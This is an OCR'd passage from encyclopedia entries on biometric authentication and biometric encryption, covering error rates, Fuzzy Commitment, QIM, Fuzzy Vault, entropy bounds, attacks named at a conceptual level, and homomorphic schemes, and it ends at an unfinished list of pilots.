
Figure 1 explains the working of a typical biometric authentication system. In phase 1, a person's biomarker is collected by a device such as fingerprint reader or palm reader, and the data is processed and then stored in a biomarker repository; both the identity of the person and his/her biomarker are stored. In phase 2, two options exist – authentication or identification. During authentication, the person presents his or her biomarker as well as identity to the biometric authentication system – the system retrieves the biomarker corresponding to the identity from the biomarker repository and compares this with the biomarker presented by the person: if there is a match the person has been authenticated, else the person is not allowed to access secured assets. During identification, the unknown person's biomarker is presented to the biometric authentication system which then searches the repository for the same biomarker – if there is a match the corresponding identity is retrieved from the repository; else the person's identity remains unknown.

Applications

Biometric authentication can enable a surer identification of a person – so-called three-factor authentication of a person who claims identity, where the first factor is the secret password known only to that person, the second factor being an item of identification that the person carries, and the third factor being the biomarker of that person. When the biomarker is verified then we are sure that the person knowing the password and carrying the item of identification is indeed that person. All applications that need a secure access can use biometrics for ensuring that the claimed identity is indeed correct – for example, computers come with fingerprint pads that permits access only to persons whose fingerprints are known to the system; all travelers to international destinations need to show their passports at immigration/emigration counters to verify their identities; in the US air travelers to domestic destinations have to use a government issued photo identification such as their driver's license. Since biometrics provide stronger identification, they are increasingly being used for automated identification of people such as in USPASS (US Passenger Accelerated Service System) [3], which is an automated immigration system available at select US international airports where the person's claimed identity is matched with the person's hand geometry to confirm the identity before allowing the person enter USA. Face recognition systems have been used to authenticate medical personnel allowed access to pharmacies in a large hospital system in the southeastern USA [4]. The Mexico City International Airport provides access to its employees to restricted areas such as communication rooms, data centers, and security checkpoints using fingerprint readers that is also tied to attendance systems to automatically maintain employees' attendance [5].

Open Problems

Biometric authentication suffers from two basic types of errors [2]: False Match Rate (FMR) and False Non-Match Rate (FNMR). FMR errors refer to the incorrect matching of the submitted biomarker with the claimed identity, while FNMR errors refer to the incorrect failure to match the submitted biomarker with the claimed identity. FMR and FNMR both occur due to inherent inaccuracies in hardware and software: hardware for biometric reading are inaccurate to a certain extent and the software algorithms used for the matching process are also error prone. For example, fingerprint readers have been claimed to have an FMR of 2% and an FNMR of 2.5%; face readers have an FMR of 10% and an FNMR of 4%; while voice recognition systems have an FMR of 3% and an FNMR of 15% [6]. To understand what these numbers imply, if 100 checks are made for verification of people using their fingerprints, then 2 out of these 100 could be falsely verified (i.e., permitted to pass to the secured area incorrectly) and about 2 out of these 100 people could be falsely unverified (i.e., not permitted to pass into the secured area even though they should be). Therefore, high accuracy is an important issue for proper functioning of and wide adoption of biometric authentication systems. Another problem with biometric authentication is the natural change in a person's biomarker – retinal patterns are known to change with time, a person's face changes with time, and so does a person's voice: therefore, biometric authentication systems may need to update biomarker database regularly,



Biometric Authentication. Fig. 1 A typical biometric authentication system

which could be a complex management problem when the number of biomarkers is large. DNA fingerprinting [7] is expected to emerge as another biometric authentication system in the future where a person's DNA is the biomarker – in this technique for verification or identification purposes, a sample DNA is compared with the stored values and a match is obtained by chemically matching the DNA. Another issue related to biometric authentication is privacy of personal data obtained by agencies – it has been suggested that people will be more forthcoming in giving their biomarkers if they can be assured that the data collected will not be misused; expanding existing digital privacy laws to include biomarkers will help alleviate this concern. However, it is accepted that the science of biometric authentication needs further development [8] before more reliable technologies for biometric authentication are realized.

Recommended Reading

1. Bolle R, Connell J, Pankanti S, Ratha N, Senior A (2004) Guide to biometrics. Springer-Verlag, New York
2. Wayman J, Jain A, Maltoni D, Maio D (eds) (2005) Biometric systems: technology, design, and performance evaluation. Springer-Verlag, London

3. U.S. Passenger Accelerated Service System (USPASS) (2007) http://www.globalsecurity.org/security/systems/inspass.htm. Accessed 1 Oct 2010
4. Whitepaper (2010) Intelligent authentication at the edge. L1 Identity Solutions website http://www.l1id.com/resources/gatedform15wp-Intelligentauthentication. Accessed 1 Oct 2010
5. Whitepaper (2010) Biometrics for airport access control. L1 Identity Solutions website http://www.l1id.com/elqNow/elqRedir.htm?ref=http://www.l1id.com/files/307-WP_L-1_Using_Biometric_Tools__FINAL_.pdf. Accessed 15 Oct 2010
6. Jain AK, Pankanti S, Prabhakar S, Hong L, Ross A, Wayman JL (2004) Biometrics: a grand challenge. In: Proceedings of the 18th International Conference on Pattern Recognition, Cambridge, England. http://biometrics.cse.msu.edu/Publications/GeneralBiometrics/Jainetal_BiometricsGrandChallenge_ICPR04.pdf. Accessed 1 Oct 2010
7. Betsch DF (1994) DNA fingerprinting in human health and society. http://www.accessexcellence.org/RC/AB/BA/DNA_Fingerprinting_Basics.php. Accessed 15 Oct 2010
8. Pato JN, Millett LI (eds) (2010) Biometric recognition: challenges and opportunities. National Academic Press, Washington, DC

Biometric Cryptosystem

►Biometric Encryption

Biometric Encryption

Ann Cavoukian, Alex Stoianov
Information and Privacy Commissioner's Office of Ontario, Toronto, ON, Canada

Synonyms

Biometric cryptosystem; Biometric keys; Biometric key generation

Related Concepts

►Biometric Privacy

Definition

Biometric encryption (BE) is a group of emerging technologies that securely bind a digital key to a biometric or generate a digital key from the biometric, so that no biometric image or template is stored. It must be computationally difficult to retrieve either the key or the biometric from the stored BE template, which is also called "helper data." The key will be recreated only if the genuine biometric sample is presented on verification. The output of the BE authentication is either a key (correct or incorrect) or a failure message.

Unlike conventional cryptography, this "encryption/decryption" process is fuzzy because of the natural variability of the biometrics. BE conceptually differs from other systems that encrypt biometric images or templates using conventional encryption, or store a cryptographic key and release it upon successful biometric authentication. Currently, any viable BE system requires that biometric dependent helper data be stored.

Background

Biometrics is often considered an ultimate solution for the identity management problem since it answers the "Who are you" question. By providing a link to physical individuals, biometrics is viewed as helping to strengthen authentication and security processes, thus mitigating unauthorized access to, and misuse of, personal information and other valuable resources.

However, in digital networks, just like other types of sensitive personal information, biometric data can be intercepted, stolen, copied, altered, replayed, and otherwise used to commit identity theft. As the use of biometrics becomes widespread, the risks of data theft and misuse will grow. Since biometric data are unique, non-secret, and non-revocable in nature, any theft and misuse can exacerbate the identity theft problem.

Some common security vulnerabilities of biometric systems include [1, 2]:

- *Spoofing*
- *Replay attacks*
- *Substitution attacks*
- *Tampering*
- *Masquerade attacks*
- *Trojan horse attacks*
- *Overriding Yes/No response*

In addition to the security threats that undermine the reliability of biometric systems, there are a number of specific privacy concerns with these technologies [3]:

- *Function creep*
- *Expanded surveillance, tracking, profiling, and potential discrimination*
- *Data misuse, identity theft, and fraud*
- *Negative personal impacts of false matches, non-matches, system errors, and failures that often fall disproportionately on individuals*
- *Insufficient oversight, accountability, and openness in biometric data systems*
- *Potential for collection and use of biometric data without knowledge, consent, or personal control*

These types of risks threaten user confidence, which leads to a lack of acceptance and trust in biometric systems.

Biometric data is sensitive personal information that should be protected from an unauthorized access or attacks and from the potential abuse by the data custodian or third parties. The "privacy by design" approach [4] emphasizes the need for the technologies that provide "win–win" scenario, i.e., enhance both privacy and security of the system and do not significantly impede the system performance. The notion of "untraceable biometrics" (UB) is one of the most prominent examples of such technologies.

Untraceable Biometrics

One of the seemingly obvious solutions to the privacy and security problems in biometrics is the encryption of the stored biometric templates. However, this does not fully protect the users' privacy since the encryption keys are usually possessed by the data custodian. Moreover, the templates must be decrypted before authentication, so that they will be eventually exposed. Also, it is not possible to use an approach common for the password-based systems when only the hashed versions of the passwords are stored and compared: because of the natural variability of biometric samples, the hash will be completely different for any fresh biometric sample. This is a fundamental problem in bridging biometrics and cryptography, since the latter usually does not tolerate a single bit error.

There are also so-called *key release systems* that store a cryptographic key and subsequently release it upon successful biometric verification (i.e., after receiving the Yes response). Those systems are vulnerable, among other things, to overriding the Yes/No response (as was demonstrated with the biometric flash drives) and are not covered in this article.

"Untraceable biometrics" (UB) is a term [3] that defines privacy-enhancing biometric technologies.

The features of UB are as follows:

- There is no storage of biometric image or conventional biometric template.
- It is computationally difficult to recreate the original biometric image/template from the stored information.
- A large number of untraceable templates for the same biometric can be created for different applications.
- The untraceable templates from different applications cannot be linked.
- The untraceable templates can be renewed or cancelled.

These features embody standard fair information principles, providing user control, data minimization, and data security.

At present, UB include two major groups of emerging technologies: biometric encryption (BE) and cancelable biometrics (CB).

CB [5] perform the feature transformation and store the transformed template. On verification, the transformed templates are compared. There is a large number of transforms available, so that the templates are cancelable. The difficulty with this approach is that the transform is in most cases fully or partially invertible, meaning that it should be kept secret. The feature transformation usually degrades the system accuracy. As a rule of thumb, the more irreversible the transform, the more is the accuracy sacrificed. The system remains vulnerable to a substitution attack and to overriding the Yes/No response. Also, if the attacker knows the transform, a masquerade biometric sample can be created (i.e., it is not necessarily the exact copy of the original but, nevertheless, can defeat the system).

BE, on the other hand, binds the key with the biometric on a fundamental level and, therefore, can enhance both privacy and security of a biometric system. In general, BE is less susceptible to high-level security attacks on a biometric system listed above. BE can work in non-trusted or, at least, in less trusted environment, and is less dependent on hardware, procedures, and policies. The random keys are usually longer than conventional passwords and do not require user memorization. The BE helper data are renewable and revocable, as in CB.


After the digital key is recreated on BE verification, it can be used as the basis for any physical or logical application. The most obvious use of BE is in a conventional cryptosystem, where the key serves as a password and may generate, e.g., a pair of public and private keys. It should be noted that BE itself is not a cryptographic algorithm. The role of BE is to replace or augment vulnerable password-based schemes with more secure and more convenient biometrically managed keys and, thus, to bridge biometrics and cryptography.

Theory

The concept of BE was first introduced in the mid-1990s by Tomko et al. [6]. For more information on BE and related technologies, see the review papers in Refs. [2, 3, 7].

There are two BE approaches: *key binding*, when a key is generated in random and then is bound to the biometric, and *key generation*, when a key is directly derived from the biometric. Both approaches usually store biometric-dependent helper data and are often interchangeable for many BE schemes.

In the key binding mode, as illustrated in Fig. 1, the digital key is randomly generated on enrollment and is completely independent of the biometrics. The BE enrollment algorithm binds the key to the biometric to create a helper data that can be stored either in a database or locally (e.g., on a smart card). At the end of the enrollment, both the key and the biometric are discarded.



Biometric Encryption. Fig. 1 High-level diagram of a Biometric Encryption process in a key binding mode

On verification, the user presents his/her fresh biometric sample, which, when applied to the legitimate BE helper data, will let the BE verification algorithm recreate the same key. The BE verification algorithm is designed to account for acceptable variations in the input biometric. On the other hand, an impostor whose biometric sample is different enough will not be able to recreate the key.

Many BE schemes also store a *hashed* version of the key (not shown in Fig. 1), so that a correct key is released from BE system only if the hashed value obtained on verification is exactly the same. Also, a good practice would be not to release the key but rather yet another hashed version of it for any application. This hashed version can in turn serve as a cryptographic key. With this architecture, an attacker would not be able to obtain the original key outside the BE system. Likewise, the biometric image/template should not be sent to a server; the BE verification should be done locally in most scenarios.

In the key generation mode, the key is derived on verification from a fresh biometric sample and the stored helper data. Note, however, that this key is not something inherent or absolute for this particular biometric; it will change upon each re-enrollment. Therefore, the size of the key space for the key generation mode is defined by the intra-class variations of the biometric, as opposed to the key binding approach. There are also a few works that try to achieve a template-free key generation (see, e.g., [8]). Even if this is successful, the generated keys cannot be long enough, except, perhaps, the case of DNA as a future biometrics.

BE Technologies

The core BE technologies include:

- Mytec1 [6] and Mytec2 [9]
- Error correcting code (ECC) check bits [10]
- Biometrically hardened passwords [11]
- Fuzzy Commitment [12]
- Fuzzy Vault [13] and its improved variants [14]
- Quantization using correction vector [15], in particular, quantized index modulation (QIM) [16]
- ECC syndrome [14]
- BioHashing with key binding [17]
- PinSketch [14]
- Graph-based low-density parity check (LDPC) coding [18]
- Set Intersection (SFINX^{TM}) [19]

(Mytec1 and Mytec2 schemes were originally called "Biometric Encryption^{TM}," which was a trademark of Toronto-based Mytec Technologies Inc., then Bioscrypt Inc., which is now a division of L1 Identity Solutions Inc. The trademark was abandoned in 2005.)

At present, the most popular are the following schemes: Fuzzy Commitment, QIM, and Fuzzy Vault.

Fuzzy Commitment

This scheme, which was proposed by Juels and Wattenberg [12] in 1999, still remains one of the most suitable for biometrics that have a template in the form of an ordered string. A k-bit key is mapped to a n-bit codeword, c, of an (n, k, d) ECC. The binary biometric template, b, and the codeword are XOR-ed, thus obfuscating each other. The resulting n-bit string, $c \oplus b$, is stored into the helper data along with the hashed value of the codeword, $H(c)$ (or, alternatively, $H(k)$). On verification, a new biometric n-bit template, b', is XOR-ed with the stored string. The result, $c \oplus b \oplus b'$, is decoded by the ECC to obtain a codeword c'. Finally, it is checked if $H(c) = H(c')$.

In the key generation mode [14], the enrolled template, b, is recovered from the helper data on verification by simply XORing the obtained c and the helper data, $c \oplus b$. A key can be generated as a hash of b.

In a spin-off of the Fuzzy Commitment scheme [14], a so-called ECC *syndrome* of $(n - k)$ size is stored in the helper data. On verification, the enrolled template is recovered (i.e., the scheme works in the key generation mode).

The most notable applications of the Fuzzy Commitment scheme are Hao et al. [20] and Bringer et al. [21] works on iris, and priv-ID system for face [22] and fingerprints [23].

As seen, an ECC is an important part of the Fuzzy Commitment scheme and most other BE algorithms. ECCs are used in communications, for data storage, and in other systems where errors can occur. BE is a new area for the application of ECCs, and it is important that the ECC designed for BE is optimal in terms of bit rates, error correction capabilities, speed, and security. Note that the latter component is usually not taken into consideration in most existing ECCs. Some ECCs may work in a *soft decoding* mode, i.e., the decoder always outputs the nearest codeword, even if it is beyond the ECC bound. This not only allows achieving better error-correcting capabilities, but also has some implications for the system security.

Quantized Index Modulation (QIM)


QIM is another scheme that is applicable to biometrics with ordered feature vectors. Unlike the Fuzzy Commitment scheme, the feature vectors, b, are continuous. This method, originally called "shielding functions," was proposed by Linnartz and Tuyls [15] and then generalized by Buhan et al. [16]. The simplest 1-bit QIM scheme (i.e., consisting of only two equi-partition quantizers) is described in Fig. 2.

Let c be a binary key, or rather a binary ECC codeword, to be bound to the biometric. For each continuously distributed biometric feature, b_i, an offset v_i to the center of the nearest even–odd (for c_i equal to 0) or odd–even interval (for c_i equal to 1) is estimated:

$$v_i = (2n + 1/2)q - b_i \text{ if } c_i = 1 \text{ and } v_i = (2n - 1/2)q - b_i \text{ if } c_i = 0$$

Here q is a quantization step size, and n is chosen such that $-q < v_i \le q$.

In other words, a set of two quantizers $Q_{0,1}$ for bit 0 and bit 1, respectively, is defined. The continuous offsets, v_i, form the correction vector and are stored as the helper data. In vector notations, $v = Q_c(b) - b$. Also, the hash of c can be stored.



Biometric Encryption. Fig. 2 Quantization example for 1-bit QIM

On verification, a fresh noisy feature vector, b', is added to the offset vector v and is decoded as 1 or 0, depending on the interval it falls into:

$$c'' = \text{Decode}\left(b' + v\right)$$
$$c_i'' = 1 \text{ if } 2nq \le b_i' + v_i < (2n+1)\,q \text{ and}$$
$$c_i'' = 0 \text{ if } (2n-1)\,q \le b_i' + v_i < nq$$

Then the ECC decoder corrects possible errors in c''.

The QIM method has an advantage over other BE schemes since it has a tunable parameter, the quantization step q. By varying q one can generate a BE ROC curve as opposed to a single (or a few) operating point in other BE schemes, thus obtaining a trade-off between accuracy and security.

However, the QIM method has security vulnerabilities. For example, if the quantization step is too large, such as $q >> \sigma_i$ (where ${\sigma_i}^2$ is the variance of b_i), then a positive v_i would indicate that c_i =1 and a negative v_i would indicate that c_i =0. Also, the schemes with a correction vector, including QIM, could be vulnerable to *score-based attacks* (hill climbing or nearest impostors).

Fuzzy Vault

Unlike most other BE schemes, Fuzzy Vault is fully suitable for unordered data with arbitrary dimensionality, such as fingerprint minutiae. The concept of Fuzzy Vault as a cryptographic primitive was proposed by Juels and Sudan in 2002 [13]. In this scheme, a secret message (i.e., a key) is represented as coefficients of a polynomial in a Galois field, e.g., GF(2^{16}). In one of the most advanced versions of the biometric fuzzy vault [24], the 16-bit x-coordinate value of the polynomial comprises the minutia locations and the angle, and the corresponding y-coordinates are computed as the values of the polynomial on each x. Both x and y numbers are stored alongside with *chaff points* that are added to hide real minutiae (Fig. 3). On verification, a number of minutiae may coincide with some of the genuine stored points. If this number is sufficient, the full polynomial can be reconstructed using an ECC (e.g., Reed–Solomon ECC) or Lagrange interpolation. In this case, the correct key will be recovered. The scheme works both in the key binding and the key generation (*secure sketch*) mode. The version of Ref. [24] also stores fingerprint alignment information.

The more secure version of Fuzzy Vault [14] stores high degree polynomial instead of real minutiae or chaff points. However, there are difficulties in practical implementation of this version. A related scheme is called SFINX™ [19].

Unlike other BE schemes, the fuzzy vault actually stores real minutiae, even though they are buried inside the chaff

points. This could become a source of potential vulnerabilities. The system security can be improved by applying a secret minutiae permutation controlled by a user's password [2]. This "transform-in-the-middle" approach is applicable to most BE schemes. The other promising direction is a multimodal Fuzzy Vault that deals with fingerprints and iris [25].

A Notion of Fuzzy Extractors and Secure Sketches

Dodis et al. [14] introduced two primitives, a *fuzzy extractor* and a *secure sketch*. They do not refer to a particular BE scheme but are rather a formal definition for the biometric key generation approach. The secure sketch is a helper data stored on enrollment. On verification, the exact reconstruction of the original biometric template is possible when a fresh (i.e., noisy) biometric sample is applied to the secure sketch. The fuzzy extractor is a cryptographic primitive that generates a key from the secure sketch, for example, by hashing the reconstructed template.

Security of BE

Biometric Entropy and the Key Size

In the context of BE, the entropy of a biometric is the upper limit for the size of the key that can be securely bound to the biometric or extracted form the biometric.

While there are several definitions of entropy, the notion of min-entropy [14] (see also [26]) is most relevant for BE purposes:


$$H_\infty(A) = -\log_2(\max_a \Pr[A = a])$$

Here A is a random variable (i.e., a set of features in case of biometrics) that can take any value, a, with a probability $\Pr[A = a]$. By taking the maximum probability, it is assumed that the attacker's best strategy would be to guess the most likely value (e.g., of a key). This definition shows how many nearly uniform random bits can be extracted from the distribution.

In case of two variables, an average min-entropy, $\widetilde{H}_\infty(A|B)$, of A given B is considered:

$$\begin{aligned}\widetilde{H}_\infty(A|B) &= -\log_2(E_{b\leftarrow B}[\max_a \Pr[A = a|B = b]]) \\ &= -\log_2\left(E_{b\leftarrow B}\left[2^{-H_\infty(A|B=b)}\right]\right)\end{aligned}$$

It can be interpreted for the purposes of BE in the following way: B is a helper data that is available to the attacker. By knowing B, the attacker can predict A with the maximum probability (*predictability*) $\max_a \Pr[A = a|B = b]$. On average, the attacker's chance of success in predicting A is then $E_{b\leftarrow B}[\max_a \Pr[A = a|B = b]]$, where $E_{b\leftarrow B}$ is the average over B. It is logical to take average rather than maximum over B, since B is not under the attacker's control. The average min-entropy is essentially the minimum strength of the key that can be consistently



Biometric Encryption. Fig. 3 Fuzzy Vault example. • Genuine minutiae points lying on a polynomial $y = p(x)$, × Chaff points

extracted from A when B is known. The difference between $H_\infty(A)$ and $\widetilde{H}_\infty(A|B)$

$$L = H_\infty(A) - \widetilde{H}_\infty(A|B)$$

is called the entropy loss, or the information leak, of a BE scheme.

For the Fuzzy Commitment scheme, the theoretical maximum key size, k, in the binary symmetric channel model with the bit error probability $p \equiv t_c$, assuming an ECC at Shannon's bound is equal to [27]

$$k = n(1 + t_c \log_2 t_c + (1 - t_c)\log_2(1 - t_c))$$

Here n is the ECC codeword length and t_c is taken at the operating point in order to reach the target FRR. Note that this bound assumes that n is large enough.

For the inverse problem, i.e., estimating the worst FRR and the best FAR given the key size and the bit error rates, the following results were obtained [21]:

$$FRR \geq \int_0^{+\infty} p^G{}_{n,k}(t)\,dt, \quad FAR \leq \int_{-\infty}^{0} p^I{}_{n,k}(t)\,dt$$

Here $p^G{}_{n,k}$ and $p^I{}_{n,k}$ are the probability densities for all genuine and impostors' comparisons, $f_{n,k}(b \oplus b')$, respectively; $f_{n,k}(y) = w_n/(n - w_e) - H^{-1}(1 - k/(n - w_e))$, $H(x) = -x\log_2 x - (1 - x)\log_2(1 - x)$; w_n is the number of ones (i.e., errors) occurring in y and w_e is the number of erasures.

Attacks on BE

Some BE systems may be vulnerable to low-level attacks, when an attacker is familiar with the algorithm and is able to access the stored helper data (but not a genuine biometric sample). The attacker tries to obtain the key (or at least reduce the search space), and/or to obtain a biometric or create a masquerade version of it. The attacker may also try to link BE templates generated from the same biometrics but stored in different databases.

In recent works [3, 28–32], the following most important attacks were identified:

- *Inverting the hash*
- *False acceptance (FAR) attack*
- *Hill climbing attack* [28]
- *Nearest impostors attack* [32]
- *Running ECC in a soft decoding and/or erasure mode* [32]
- *ECC histogram attack* [32]
- *Non-randomness attack against Fuzzy Vault* [30]
- *Nonrandomness attack against Mytec2 and Fuzzy Commitment schemes* [32]
- *Reusability attack* [29, 31]
- *Blended substitution attack* [31]
- *Linkage attack* [3]

FAR attack is conceptually the simplest. The attacker needs to collect or generate a biometric database of a sufficient size to obtain offline a false acceptance against the helper data. The biometric sample (either an image or a template) that generated the false acceptance will serve as a masquerade image/template. Since all biometric systems, including BE, have a nonzero FAR, the size of the offline database (that is required to crack the helper data) will always be finite. The FAR attack (and most other attacks) can be mitigated by applying a "transform-in-the-middle" (preferably controlled by a user's password), by using slow-down functions, in a Match-on-Card architecture, or by other security measures common in biometrics.

Cryptographically Secure BE

In the client–storage–service provider (SP) architecture, a BE system can be made cryptographically secure using homomorphic encryption [33] or Blum–Goldwasser cryptosystem [34].

Such BE system should satisfy the following requirements:

- Biometric data are stored and transmitted in encrypted form only.
- On authentication, the encrypted biometric data are not decrypted.
- The encrypted templates from different applications cannot be linked.
- The service provider never obtains unencrypted biometric data.
- The client never obtains secret keys from the service provider.
- The encrypted template can be re-encrypted or updated without decryption or re-enrollment.
- The system is resilient to a template substitution attack.
- The encrypted template is resilient to all low-level attacks on BE (such as FAR attack).
- The system must be computationally feasible and preserve the acceptable accuracy.

For example, the Goldwasser–Micali encryption scheme possesses a homomorphic property $\mathrm{Enc}(m) \times \mathrm{Enc}(m') = \mathrm{Enc}(m \oplus m')$, ($m$, m' are binary messages). It can be used to make the Fuzzy Commitment scheme cryptographically secure in the following way [33].

On enrollment, the SP generates a Goldwasser–Micali (pk, sk) key pair and sends the public key, pk, to the client. The client captures the user's biometric and creates the binary biometric template, b. A random ECC codeword, c,

is generated and XOR-ed with the template to obtain BE helper data, $c \oplus b$. The result is encrypted with pk to obtain $\mathrm{Enc}(c \oplus b)$ and is put into the storage. Also, a hashed codeword, $H(c)$, is stored separately by the SP.

On verification, a fresh binary template, b', is obtained by the client and then encrypted using pk. The enrolled encrypted helper data, $\mathrm{Enc}(c \oplus b)$ is retrieved from the storage. Using the homomorphic property of the Goldwasser–Micali encryption, the product is computed: $\mathrm{Enc}(c \oplus b) \times \mathrm{Enc}(b') = \mathrm{Enc}(c \oplus b \oplus b')$. The result is sent to the SP, where it is decrypted with the private key sk to obtain $c \oplus b \oplus b'$. Then the ECC decoder obtains a codeword c'. Finally, the service provider checks if $H(c) = H(c')$.

The service provider never obtains the biometric data, which stay encrypted during the whole process. The BE helper data, $c \oplus b$, is stored in the encrypted form. Since the codeword, c, is not stored anywhere, the BE helper data cannot be substituted or tampered with. Overall, this system would solve most BE security problems. Unfortunately, the proposed solutions based on the homomorphic encryption are still impractical due to the large size of the encrypted template and the computational costs. Another scheme that combines Bloom filters and locality-sensitive hashing was proposed in [35].

More practical solution that is applicable to the Fuzzy Commitment and QIM schemes was proposed in [34]. It is based on Blum–Goldwasser public key cryptosystem.

Applications

BE technologies enhance both privacy and security of a biometric system, thus embodying the privacy by design principles. They put biometric data under the exclusive control of the individual, in a way that benefits the individual and minimizes the privacy risks. They provide a foundation for building greater public confidence, acceptance, and use, and enable greater compliance with privacy and data protection laws.

Possible applications and uses of BE include:

- Biometric ticketing for events
- Biometric boarding cards for travel
- Drug prescriptions
- Three-way check of travel documents
- Identification, credit, and loyalty card systems
- Anonymous databases, i.e., anonymous (untraceable) labeling of sensitive records
- Consumer biometric payment systems
- Remote authentication via challenge–response scheme
- Access control (physical and logical)
- Personal encryption products (i.e., encrypting files, drives, e-mails, etc.)
- Local or remote authentication of users to access files held by government and other various organizations

The following BE products are already commercially available:

- priv-ID (formerly a division of Philips, the Netherlands) for fingerprints
- Genkey (Norway) BioCryptic® for fingerprints (not much information about the technology is available)
- Coretex Systems (FL, USA) SFINX™ (secure fingerprint minutiae extraction) technology (not much information about the technology is available)

Both priv-ID and Genkey systems can fit the helper data into a 2D bar code.

Some BE pilots:

